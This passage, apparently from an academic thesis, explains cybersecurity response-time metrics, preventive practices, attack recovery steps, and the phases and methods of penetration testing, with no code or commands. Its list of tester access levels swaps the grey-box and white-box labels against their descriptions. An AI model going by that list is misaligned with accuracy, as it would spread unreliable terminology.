- **Factors Influencing MTTA:** Several factors can influence MTTA, including the complexity of the organization's IT environment, the volume of security alerts generated, the availability and skill level of incident responders, the effectiveness of alert prioritization mechanisms, and the integration of automation and orchestration tools to streamline incident acknowledgment workflows.
- **Monitoring and Response Strategies:** Organizations often implement various strategies to reduce MTTA, such as optimizing alert management processes, leveraging automated incident response tools to accelerate acknowledgment and triage, providing continuous training and skill development for incident responders, and establishing clear escalation procedures for handling critical alerts.
- **Benchmarking for Elevated Security:** Conducting comparative assessments of MTTA against industry benchmarks or historical performance informs strategic enhancements in your incident response framework. Consistent monitoring and endeavors to truncate MTTA can culminate in a more nimble and efficient cybersecurity stance.
- **Calculation:** MTTA is typically calculated by dividing the total time taken to acknowledge security incidents or alerts by the number of incidents acknowledged during that period. The formula is expressed as:

$$\mathbf{MTTA} = \frac{\mathbf{Total\ Acknowledgment\ Time}}{\mathbf{Number\ of\ Incidents\ Acknowledged}}$$

5) Mean Time to Contain

Mean Time To Contain (MTTC) is a metric that measures the average time it takes for an organization to contain or mitigate a security incident or breach once it has been detected. While Mean Time to Contain is not exclusive to penetration testing, it is a critical metric in cybersecurity incident response and management. In the context of penetration testing, MTTC becomes relevant when vulnerabilities or security weaknesses are identified and exploited as part of the testing process. Once these vulnerabilities are detected, the organization must take swift action to contain the impact and prevent further exploitation by malicious actors[6][92][122].

- **Efficiency in Containment:** MTTC serves as a gauge of the security team's agility in swiftly isolating and neutralizing a threat, thus curtailing its potential ramifications. A diminished MTTC underscores adept containment strategies and resilient incident response frameworks.
- **Factors Influencing MTTC:** Several factors can influence MTTC, including the complexity and severity of the security incident, the availability and expertise of incident response teams, the effectiveness of incident containment procedures and tools, the level of automation in incident response workflows, and the organization's preparedness and incident response maturity.
- **Consistency in Containment Protocols:** Upholding well-documented and consistently executed steps for threat containment is paramount. This standardized approach not only streamlines response efforts but also facilitates a systematic scrutiny of security protocols.
- **Containment Strategies:** Organizations employ various strategies to reduce MTTC, such as implementing incident response playbooks and predefined containment procedures, leveraging automated response technologies to expedite containment actions, conducting regular incident response drills and simulations to test containment capabilities, and enhancing collaboration and communication among incident response teams and stakeholders.
- **Benchmarking and Iterative Enhancement:** Benchmarking MTTC against industry benchmarks or past performance benchmarks provides a compass for improvement. Persistent monitoring and endeavors to truncate MTTC can substantially fortify the cybersecurity defenses and response prowess.
- **Calculation:** MTTC is typically calculated by dividing the total time takes to contain security incidents by the number of incidents contained during that period. The formula is expressed as: $\mathbf{MTTC} = \frac{\textbf{Total Containment Time}}{\textbf{Number of Incidents Contained}}$

6) Mean Time to Resolve

Mean Time To Resolve (MTTR) is a metric used to measure the average time it takes for an organization to resolve or remediate a security incident and vulnerability once it has been detected and contained. In the context of penetration testing, MTTR is a critical indicator of how efficiently an organization can address and mitigate identified vulnerabilities and security weaknesses. After a security incident is detected and contained during penetration testing, the next step is to resolve the underlying issues to prevent similar incidents from occurring in the future. This involves identifying the root cause of the vulnerabilities, implementing appropriate fixes or patches, and verifying that the vulnerabilities have been effectively remediated[6][92].

- **Efficacy of Resolution:** This metric serves as a litmus test for the proficiency and swiftness of the cybersecurity teams in remedying threats. A condensed MTTR underscores a nimble response and restoration process, pivotal in curtailing the repercussions of cyber incidents.
- **Factors Influencing MTTR:** Several factors can influence MTTR, including the complexity and severity of the security incident, the availability and expertise of incident response teams, the effectiveness of remediation procedures and tools, the level of automation in incident response workflows, and the organization's incident response preparedness and maturity.
- **Resolution Strategies:** Organizations employ various strategies to reduce MTTR, such as implementing incident response playbooks and predefined remediation procedures, leveraging automated remediation technologies to expedite resolution actions, conducting post-incident reviews and lessons learned sessions to identify opportunities for improvement, and enhancing collaboration and communication among incident response teams and stakeholders.
- **Enhancement through Analytical Insight:** Routine scrutiny of MTTR unveils trends and nuances in response timelines, pinpointing areas ripe for enhancement. It also informs targeted training initiatives and resource allocation to fortify response capabilities.
- **Calculation:** MTTR is typically calculated by dividing the total time taken to resolve security incidents by the number of incidents resolved during that period. The formula is expressed as: $\mathbf{MTTR} = \frac{\textbf{Total Resolution Time}}{\textbf{Number of Incidents Resolved}}$

7) Mean Time to Recovery

Mean Time To Recovery (MTTRec) within the cybersecurity domain denotes the average duration requisite to recuperate from a cyber breach or system disruption, reinstating normal operational functionality[6][122].

- **Recuperative Efficacy:** MTTRec is a pivotal gauge to discern how promptly and adeptly organizations can rebound from cyber adversities. A diminished MTTRec denotes a sturdier infrastructure and a meticulously orchestrated recovery blueprint.
- **Documentation and Uniformity:** Meticulous documentation and adherence to standardized protocols in recovery endeavors underpin an organized repository for future reference. This cultivates a structured and streamlined approach toward addressing cyber breaches.
- **Impact Assessment:** Grasping the implications of MTTRec facilitates an appraisal of the overarching impact of cyber incidents on your operational landscape. This insight steers strategic deliberations regarding cybersecurity fortification and investment decisions.




Figure 3: Mean Time Diagram

1.6 Preparation And Prevention

To effectively tackle the worldwide challenge of cybersecurity, both individuals and organizations must take a proactive stance. Implementing and understanding resilient cybersecurity measures are crucial for protecting digital assets and ensuring smooth business operations. Whether you are a business owner or an individual in the digital space, equipping yourself with the knowledge to counter cyber threats is vital. The research covers everything from assessing readiness to taking preventive actions and responding quickly in the event of an attack. Preventing cyber-attacks necessitates a proactive approach that swiftly identifies and addresses potential threats within a network. This proactive mindset is essential for reducing the impact of cyber threats, as many detection methods are reactive and only used after significant damage has occurred. Various intrusion prevention systems have been developed to enhance cybersecurity in the digital environment[7][10].

Attack prevention involves analyzing inbound packets captured using several tools in promiscuous mode. Detection mechanisms monitor packets for indicators of potential attacks, such as the SYN flag pointing to the same destination address over continuous network traffic, indicating a potential SYN flood attack. Upon detection, the system logs the attack information and takes immediate action, such as dropping the malicious packet using firewall commands like IP tables or net-filter, thereby thwarting the attack before it can inflict damage[7][10][80].

1.6.1 Basic Preventive Practices

The increasing prevalence of cyber threats has highlighted the need for strong preventive measures to protect sensitive government data and infrastructure. This research examines the crucial role of basic preventive practices as a fundamental defense against potential cyber intrusions and attacks. By understanding and adopting these practices, government agencies can reduce risks, strengthen resilience, and maintain the integrity and confidentiality of their systems. Here are some proactive steps to enhance cybersecurity posture:

1. **Regular Software and OS Updates**

   Regular software and operating system (OS) updates are a fundamental preventive practice in cybersecurity to fortify digital defenses and mitigate vulnerabilities. This practice, known as patch management, involves identifying, acquiring, testing, and deploying patches or updates provided by software and OS vendors to address known security flaws, bugs, and weaknesses within their products. By staying informed about security advisories and promptly applying updates, organizations can mitigate vulnerabilities, defend against known exploits, and reduce the risk of successful cyber attacks such as malware infections, ransomware campaigns, and data breaches. Additionally, adhering to regulatory compliance requirements and leveraging enhanced security features included in updates contribute to strengthening cyber defenses and minimizing the attack surface for potential threats. Ultimately, regular software and OS updates are essential for maintaining the security, integrity, and resilience of digital systems and networks in the face of evolving cyber threats[7].

2. **Implement Network Segmentation and Apply Firewalls**

   To fortify network defenses, consider implementing network segmentation alongside the deployment of firewalls. Network segmentation involves the strategic grouping and classification of IT assets, data, and personnel into distinct categories, followed by the imposition of access restrictions to these delineated groups. This approach mitigates the risk posed by a single compromised device or sector, preventing adversaries from leveraging a singular breach to infiltrate the entire system. In an interconnected environment, such as the contemporary landscape shaped by the proliferation of the "Internet of Thing", segmenting networks assume heightened importance. By cordoning off-network areas, organizations can effectively contain potential breaches and limit the lateral movement of threat actors seeking to exploit vulnerabilities across the network. Network isolation can be achieved by implementing strong firewalls, either as software applications or hardware appliances. These firewalls act as gatekeepers, scrutinizing both inbound and outbound traffic between network segments or between the internal network and the broader Internet. Specifically tailored firewall configurations can bolster security posture by selectively filtering incoming and outgoing data, thus minimizing the potential attack surface. Restricting the pathways into and within networks, coupled with the imposition of stringent security protocols, serves as a formidable deterrent against unauthorized access attempts[80].

3. **Strong Passwords and Two-Factor Authentication (2FA)**

   To enhance the security of your systems and safeguard your information, it is imperative to utilize powerful passwords and adopt stringent password management practices. Employing strong, unique passwords for each of your accounts is paramount in thwarting unauthorized access attempts. Hackers leverage sophisticated software tools to execute brute force attacks, systematically testing millions of character combinations to breach login credentials. To mitigate this risk, passwords should adhere to stringent criteria, comprising a minimum of eight characters. However, longer passwords are inherently more resilient due to the increased complexity and variability they offer. Furthermore, diversifying passwords by incorporating a combination of uppercase and lowercase letters, numerals, and special characters enhances their efficacy in thwarting malicious intrusion attempts. Upon installation of new software, it is imperative to promptly change all default passwords, particularly for administrative accounts and control system devices, to mitigate the risk of exploitation[6][80].

However, Implementing Two-Factor Authentication (2FA) fortifies the security of online accounts by introducing an additional layer of user verification during login attempts. In conjunction with the conventional username-password combination, 2FA mandates the provision of supplementary evidence, typically a unique passcode generated from a personal device. 2FA represents a superior approach to safeguarding online accounts compared to traditional single-factor authentication methods. In addition to inputting the account password, users are required to furnish an additional authentication code generated via a personal device. While single-factor authentication relies solely on the username-password pair, 2FA elevates security standards by necessitating the possession of two out of three possible types of credentials for account access[80].

4. **Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)**

In the realm of cybersecurity, Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) play crucial roles in protecting networks from malicious activities. IDS are proactive security measures that monitor network traffic for suspicious activities or policy violations. They analyze incoming and outgoing data packets and raise alerts when potential threats are detected, enabling swift response and mitigation efforts. On the other hand, IPS goes beyond detection by actively blocking or preventing identified threats from compromising the network. By implementing predefined security rules, IPS can automatically act to thwart intrusion attempts, such as blocking malicious IP addresses or terminating suspicious connections in real-time. Together, IDS and IPS work in tandem to enhance the overall security posture of an organization's network infrastructure, providing both detection and prevention capabilities against a wide range of cyber threats[37].

5. **Exercise Caution with Personal Information**

Being cautious with personal information is essential for protecting oneself against various cyber threats and privacy breaches. Whether online or offline, sharing personal data should be done with vigilance and discretion. In the digital world, where cybercriminals constantly seek to exploit vulnerabilities, disclosing sensitive information such as financial details, social security numbers, or login credentials can lead to identity theft, fraud, or unauthorized access to accounts. Therefore, individuals should be careful about the information they share, especially on social media platforms, public forums, or unsecured websites. Additionally, practicing good password hygiene, using strong and unique passwords for each account, and being cautious of phishing attempts and unsolicited requests for personal information are crucial steps to avoid cyber attacks. By exercising caution and discretion with personal information, individuals can reduce the risk of cybercrime and protect their privacy and security in an increasingly interconnected digital world[7].

6. **Educate Staff and Establish Protocols**

   Ensure that your staff is well-informed about cybersecurity best practices and protocols to prevent cyber-attacks. Regular training sessions and clear procedures can significantly mitigate the risk of security breaches. When employees are not actively engaged in cybersecurity practices, it creates a potential blind spot for identifying vulnerabilities and threats. Additionally, employees themselves can inadvertently serve as conduits for cyber attacks. Therefore, employees need to undergo both initial and ongoing cybersecurity training to uphold the overall security posture of the organization. While the realm of cybersecurity is vast and multifaceted, certain fundamental topics warrant particular emphasis for general awareness. Among these, social engineering stands out as a prevalent and enduring tactic utilized by cybercriminals to exploit unsuspecting individuals. Social engineering techniques often involve various mediums such as phishing emails, phone calls, or interpersonal interactions, through which malicious actors seek to manipulate employees into divulging sensitive personal or corporate information. This could include account passwords or details regarding the organization's information technology infrastructure. Alternatively, perpetrators may coerce employees into executing specific actions, such as making payments for purported services, downloading malicious attachments, or visiting compromised websites[6][80].

1.6.2 Mechanisms Against a Cyberattack

Understanding the mechanisms during cyberattacks is essential for formulating effective defensive strategies and response protocols. This research delves into the intricate mechanisms employed by cyber adversaries during attacks on government systems, unraveling the tactics, techniques, and procedures they employ to infiltrate, compromise, and exploit digital assets. By dissecting these mechanisms, government agencies can gain insights into the adversarial mindset, anticipate potential threats, and bolster their cybersecurity defenses to withstand and mitigate the impact of cyber assaults. Here are steps to mitigate the effects of such an incident:

1. **Identify the threat:** Understanding the scope and nature of a cyberattack is important in devising effective mitigation strategies. Firstly, it's crucial to discern the manifestation and source of the attack to tailor appropriate responses. For instance, if files suddenly become inaccessible or display unfamiliar symbols, it could indicate ransomware or phishing. Similarly, anomalous emails or credential errors may signify an attack on mail systems, whether from internal or external sources. Moreover, degraded network performance or unavailable online resources may point to network breaches or infrastructure attacks. Secondly, assessing the spread of the problem is imperative. Identifying the source of damage, be it an individual account, computer, or group of computers, is essential for containment efforts. Lastly, determining if the attack is targeted directly is crucial. By meticulously analyzing these factors, organizations can swiftly respond to cyber threats and mitigate their potential impact[97][6].
2. **Defeat the attack:** To mitigate the impact of the cyberattack, it's imperative to isolate and neutralize the threat swiftly. Firstly, safeguarding both your and the client's data is paramount. This involves disconnecting affected devices from the network and promptly changing passwords to prevent further unauthorized access. Additionally, liaising with hosting providers to initiate immediate remedial actions, such as password changes, access freezing, and halting network traffic to affected resources, is crucial. Secondly, limiting access to all data is essential for containment. This includes segregating infrastructure by disabling non-critical accounts and access, and if necessary, shutting down systems entirely. Thirdly, the focus should shift to identifying and removing the threat. While the nature of the threat varies, it's advisable to enlist the expertise of IT professionals to eliminate the source effectively. Moreover, caution must be exercised to preserve

potential evidence that could aid in identifying the attackers, ensuring that critical information is not inadvertently removed during the remediation process. By executing these measures diligently, organizations can mitigate the immediate impact of the cyberattack and prevent further damage to their systems and data[97][6].

3. **Inspect the system:** Performing a thorough review of your computer system and connected devices is imperative to assess the extent of the damage and formulate a plan for restoration while mitigating further risks. First of all, scrutinizing all data is essential to ascertain the extent of the impact. Evaluating data recovery options such as backups, snapshots, or rollbacks is crucial for devising an effective recovery strategy. Additionally, isolating compromised data for cleanup is necessary to prevent further contamination. On the other hand, prioritizing data recovery methods is vital. This entails determining which data needs to be recovered or rebuilt and identifying any irrecoverable data. Moreover, considering whether infrastructure reconfiguration is necessary is crucial for ensuring system integrity. Lastly, weighing the options, including dealing with third parties like paying a ransom, should be carefully evaluated from both an economic and ethical standpoint. By meticulously reviewing your system and prioritizing recovery efforts, organizations can effectively restore operations while minimizing further risks and ensuring data integrity[97][6].
4. **Remediate and repair the infrastructure:** Remediating and repairing the infrastructure is crucial for recovering from a cyberattack and ensuring the safety and security of your systems. It's essential to eliminate previous vulnerabilities to prevent future breaches effectively. In many cases, replacing infected machines or performing a complete wipe and fresh start is advisable to ensure the thorough eradication of threats and vulnerabilities. Firstly, maintaining the isolation of your system is paramount to prevent further contamination. Also, recreating and rebuilding the platform involves deciding whether to restore from backups or rebuild from scratch by reinstalling all operating systems and programs. If opting for restoration, it's imperative to do so from a point-in-time before the attack occurs to ensure the removal of malicious elements. Then, conducting a comprehensive review of the entire system is essential. This includes identifying and patching all vulnerabilities, particularly those that were exploited during the attack. Additionally, undertaking all necessary system repairs and ensuring that all

system software is up-to-date is crucial for bolstering security and preventing future incidents. By meticulously restoring and rectifying your infrastructure, organizations can recover from cyberattacks effectively and fortify their systems against future threats[97][6].

5. **Restore the Data:** Restoring the data after a cyberattack requires careful execution to prevent any risk of reinfection and ensure the integrity of restored information. It's crucial to distinguish between accurate and unreliable data. Only data that has been thoroughly checked and cleared by a cybersecurity expert should be restored to the system. Suspect data should remain quarantined until it undergoes proper assessment and receives clearance. Then, restored data should only be accessible to critical personnel authorized to approve functionality. By adhering to these procedures, organizations can safely recover their data without risking further compromise or reoccurrence of the cyberattack[97][6].

2. Penetration Testing and Cybersecurity: Types, Tools, and Impact

2.1 Introduction to Penetration Testing

Penetration testing is a vital aspect of contemporary cybersecurity strategies, aimed at proactively identifying and addressing vulnerabilities within an organization's digital infrastructure. This simulated cyberattack is carried out by skilled professionals who exploit security weaknesses under controlled conditions, replicating the tactics, techniques, and procedures of malicious hackers. The main goal of penetration testing is to reveal security gaps before they can be exploited in real-world scenarios, thereby improving the organization's overall security posture. By uncovering vulnerabilities such as unpatched software, misconfigured systems, and weak security policies, penetration testing provides actionable insights that help organizations strengthen their defenses, meet regulatory requirements, and safeguard sensitive data from potential breaches. As cyber threats continue to evolve, regular penetration testing remains a crucial practice for maintaining robust and resilient cybersecurity frameworks[12][13][191].

In penetration testing, a variety of attacks are employed to evaluate the security robustness of an organization's digital infrastructure. These attacks simulate real-world scenarios, targeting different layers of the system to uncover potential weaknesses. Common attack vectors include network-based attacks, such as port scanning and sniffing, which seek to exploit vulnerabilities in network protocols and configurations. Web application attacks, like SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF), focus on finding and exploiting vulnerabilities in web applications. Social engineering attacks, including phishing and pretexting, test the human element of security by attempting to deceive individuals into divulging sensitive information or granting unauthorized access. Wireless network attacks, such as rogue access points and man-in-the-middle attacks, target vulnerabilities in Wi-Fi networks. Additionally, privilege escalation attacks aim to gain elevated access within a system by exploiting bugs, misconfigurations, or inadequate access controls. By conducting these diverse attacks, penetration testers can comprehensively assess the security posture of an organization, identify critical vulnerabilities, and recommend effective mitigation strategies to prevent actual breaches [12][13][191].

Depending on the objectives of a penetration test, testers may be provided with varying levels of information or access to the target system. The approach taken by the testing team can remain consistent throughout the test or evolve based on their increasing understanding of the system. Typically, there are three levels of access in penetration testing[12][13][106][144]:

- **Opaque Box (Black Box):** In this approach, the testing team has no prior knowledge of the internal structure or workings of the target system. They simulate the actions of real attackers, attempting to identify and exploit vulnerabilities externally without any insider information.
- **Semi-opaque Box (White Box):** Here, the testing team possesses partial knowledge of the target system, including some sets of credentials and insights into its internal data structures, code, and algorithms. They may base their test cases on detailed design documents or architectural diagrams provided to them.
- **Transparent Box (Grey Box):** This approach grants penetration testers full access to the target system, including its source code, binaries, containers, and sometimes even the underlying servers. With complete visibility into the system, testers can conduct a comprehensive assessment, offering the highest level of assurance within a relatively shorter timeframe.

In this chapter, a more detailed analysis of what penetration testing is will be provided, starting from the phases that comprise it. Some methodologies will be discussed, which make each situation appear distinct. Subsequently, some of the most basic types of categorized attacks will be analyzed. Finally, a very thorough presentation will be made on the study of each tool used in penetration testing on each separate operating system.




Figure 4: Penetration Testing Flow Chart

2.2 Phases

2.2.1 Phase 1 | Pre-Engagement

The pre-engagement phase is often overlooked, yet it is crucial to ensure that penetration testers and organizations have a mutual understanding. Built In emphasizes that allowing a penetration tester unrestricted access to your network is ill-advised. During the pre-engagement phase, the scope, logistics, rules of engagement, and timeline for the entire penetration test are established, with clearly defined goals, targets, and objectives. Without a clear understanding of what needs to be tested and the types of tests required, the results of a penetration test can be incomplete or irrelevant. This phase involves meticulous planning, making it indispensable for both organizations and penetration testers. Moreover, to conduct a comprehensive test, penetration testers must perform actions that would be illegal without explicit consent. Therefore, it is essential for organizations to establish clear rules of engagement through contracts with testers.

These contracts, finalized during the pre-engagement phase, should specify critical assets, main objectives, and other necessary precautions[12][178][191].

2.2.2 Phase 2 | Reconnaissance or Information Gathering

The reconnaissance is where testers gather as much information about the system as possible. But it’s not just about collecting random data. The goal is to gather data relevant to the tests that will be executed. This is why the first stage is critical. Planning the penetration test allows the tester to be more precise when determining what type of data they gather to plan an effective attack strategy. Active data gathering might include networks, operating systems and applications, user accounts, domain names, and mail servers. Tools like **Censys** and **Shodan** are commonly used in passive reconnaissance to scan public-facing IP addresses and index their response headers. These tools enable penetration testers to gain a comprehensive understanding of the external network landscape without conducting intrusive scans. Additionally, tools like **Maltego** and **FOCA** can be used to gather metadata and uncover hidden connections within public documents and websites. This combination of active and passive reconnaissance techniques ensures a robust foundation for identifying potential vulnerabilities and planning subsequent testing phases[12][178][191].

2.2.3 Phase 3 | Scanning or Discovery

The scanning phase in penetration testing is essential for identifying the attack surface and preparing for potential exploitation. This phase involves network scanning, which discovers live hosts, open ports, and running services using tools like **Nmap**, and vulnerability scanning, which identifies known vulnerabilities in systems through automated tools such as **Nessus** and **OpenVAS**. By conducting detailed probes, penetration testers gather critical information about the target's infrastructure, enabling them to map network topology, identify potential entry points, and assess security weaknesses that could be exploited in later stages of the penetration test. In scenarios where the tester conducts a white box test, the organization may have already furnished a list of target IPs, assets, and network information. Conversely, when conducting gray or black box tests, testers simulate real-world attacks and operate without prior knowledge of the network. As a result, the discovery phase holds critical importance, particularly in gray and black box tests[12][190][178][191].

2.2.4 Phase 4 | Vulnerability Assessment

In the vulnerability assessment phase, meticulous preparation lays the groundwork, involving comprehensive gathering of information about the target system or network. Identified vulnerabilities are meticulously categorized and prioritized based on their severity, exploitability, and potential impact. Validation efforts ensue, where the team attempts-controlled exploitation to confirm the vulnerabilities' existence and gauge their potential threat. Also, a detailed report is compiled, encompassing findings, risk assessment, and recommendations for remediation, ensuring that stakeholders are equipped with actionable insights to fortify the organization's security posture. Throughout this process, adherence to ethical standards and effective communication with stakeholders remain paramount. As described by the author, testers utilize web application attacks like cross-site scripting, SQL injection, and backdoors to identify vulnerabilities and exploit them, thereby escalating privileges, exfiltrating data, intercepting traffic, and employing other techniques[12][178][191].

2.2.5 Phase 5 | Exploitation

The exploitation phase involves actively targeting and exploiting identified vulnerabilities to gain unauthorized access to the target system, demonstrating the potential impact of these security flaws. During this phase, penetration testers use various tools and techniques to exploit weaknesses in software, network configurations, and human factors. Common tactics include SQL injection, cross-site scripting (XSS), and privilege escalation. Tools like **Metasploit** and custom scripts are often utilized to carry out these attacks. The objective is not only to gain access but also to establish a foothold in the system to evaluate the extent of the compromise. This phase offers valuable insights into the real-world effectiveness of existing security measures and identifies critical areas needing remediation. Successful exploitation highlights the potential damage an attacker could inflict, underscoring the importance of promptly addressing vulnerabilities[12][190][178][191].

2.2.6 Phase 6 | Reporting

The reporting phase is essential as it transforms technical findings into actionable insights for stakeholders. Upon completing the testing, penetration testers produce a comprehensive report detailing the vulnerabilities uncovered, the methods used to exploit them, and the potential repercussions for the organization. This report usually includes an executive summary for non-technical stakeholders, in-depth technical findings for IT teams, and prioritized recommendations for remediation. The purpose is to offer a clear, holistic view of the organization's security status and provide actionable steps for improvement. Effective reporting not only clarifies the current risks but also aids in planning future security enhancements and ensuring adherence to industry standards. The precision and thoroughness of the report are critical for implementing effective security measures and promoting a culture of continuous cybersecurity improvement[12][178][191].




Figure 5: 6 Phases of Penetration Testing

2.3 Methods of Penetration Testing

Penetration testing contains a variety of methodologies aimed at assessing the security posture of an organization's digital infrastructure. These methodologies include external testing, where evaluators simulate attacks from outside the organization's network perimeter. Also, internal testing scrutinizes vulnerabilities from within the organization's internal network. Blind testing, where limited information is provided to the testing team to mimic the perspective of a real attacker. Double-blind testing is an even more secretive approach where neither the organization nor its security team is aware of the testing. In the end, targeted testing focuses on specific areas or systems within the organization's infrastructure. Each methodology offers unique insights into the effectiveness of security measures and helps fortify defenses against potential cyber threats. Below, the methodologies mentioned will be presented in detail, with more emphasis on the type each one deals with[14][106][165].

2.3.1 External Testing

External penetration testing evaluates a company's internet-facing assets, such as web applications, websites, email services, and Domain Name Servers (DNS). Its primary objective is to simulate attacks on these systems to uncover vulnerabilities and potentially extract sensitive data. Also, this assessment focuses on the security of an organization's perimeter systems. These systems, comprising the external-facing infrastructure accessible directly from the internet, are particularly susceptible to attacks due to their exposure. The goal of external penetration testing is to identify vulnerabilities in these systems and services, with the aim of preventing unauthorized access to sensitive information[15][192][106].

Also, during a thorough external penetration test, security professionals simulate real-world hacker activities, employing exploits to attempt to compromise systems and assess the extent of potential network infiltration. They also evaluate the potential business impact of successful attacks. Typically, scheduling an external penetration test involves engaging with a cybersecurity consultancy and providing them with a list of perimeter systems, including domains and IP addresses/ranges. External penetration tests are conducted on a "Black Box" basis, meaning testers are not provided with privileged information, mirroring the approach of real hackers who target organizations based on publicly available information[15][192][165].

2.3.2 Internal Testing

Internal penetration testing involves a tester who, armed with access to an application behind the firewall, simulates an attack like a malicious insider. While this scenario doesn't always depict a rogue employee, it often begins with compromised employee credentials resulting from a phishing attack. Also known as an internal penetration testing, this form of testing focuses on assessing vulnerabilities that could be exploited by an adversary who has already breached your network and seeks to escalate their access to inflict further damage. It also addresses security weaknesses that might be exploited by a disgruntled insider, such as an employee intent on causing harm beyond their usual access level[17][192][165].

Typically conducted on-site, internal penetration tests require testers to be granted access to the office premises, akin to regular employees, or they may commence testing within the cloud infrastructure, depending on the test's scope and objectives. Testers then strive to gain unauthorized access to sensitive data sources or privileged user accounts that should be restricted. They seek to circumvent existing access controls and security measures. The testing process typically commences with a “discovery phase”, during which testers employ network mapping tools to ascertain the layout and inner workings of your network. Using this information, testers construct a map of your internal network, including the computers and services available, to guide their efforts in identifying security vulnerabilities and breaching restricted areas[17][192][106][165].

2.3.3 Blind Testing

In blind testing, testers are given only the name of the target enterprise. This approach provides security personnel with a genuine simulation of how a real application assault might unfold. Testers operate without prior knowledge of the target network or system, mimicking the actions of genuine attackers. This method replicates a realistic scenario where attackers lack insider information about the target. Blind testing is advantageous because it uncovers vulnerabilities that the target organization may overlook. However, it can be resource-intensive and costly, requiring testers to invest additional time and resources in gathering information and planning the attack[18][106][165].

2.3.4 Double-blind Testing

Double-blind testing presents a unique scenario where neither security personnel nor the target organization is informed about the simulated attack, mimicking real-world scenarios where defenses cannot be strengthened before an actual attack occurs. This approach requires the target organization's security team to respond to the test as if it were a genuine attack, without prior knowledge or preparation. It provides a robust evaluation of the security team's effectiveness, incident response procedures, and policy adherence. While double-blind testing offers an authentic assessment of the organization's security posture and resilience, it carries inherent risks such as potential network or system damage, downtime, and possible legal or ethical concerns[18][106][165].

2.3.5 Targeted Testing

In this cooperative scenario, the tester and security personnel collaborate closely, maintaining transparent communication throughout their actions. This collaborative approach serves as an effective training exercise, offering the security team immediate feedback from a hacker's perspective. Targeted testing, a strategic approach, involves professional penetration testing teams and the organization's IT team working together to assess vulnerabilities. Both teams have access to the target systems and are fully aware of the testing process. One significant benefit of targeted testing is its efficiency and rapid execution. However, it may not always provide results with the same level of precision as other methods[19][106][165].

2.4 Types of Attacks

As referred, penetration testing is a significant component of cybersecurity strategy and involves simulating real-world cyberattacks to evaluate the resilience of systems, networks, and applications against potential threats. In this chapter, we delve into the realm of penetration testing attacks, exploring the methodologies, tools, and techniques used to simulate malware-based assaults and fortify defenses against these ever-evolving cyber threats.

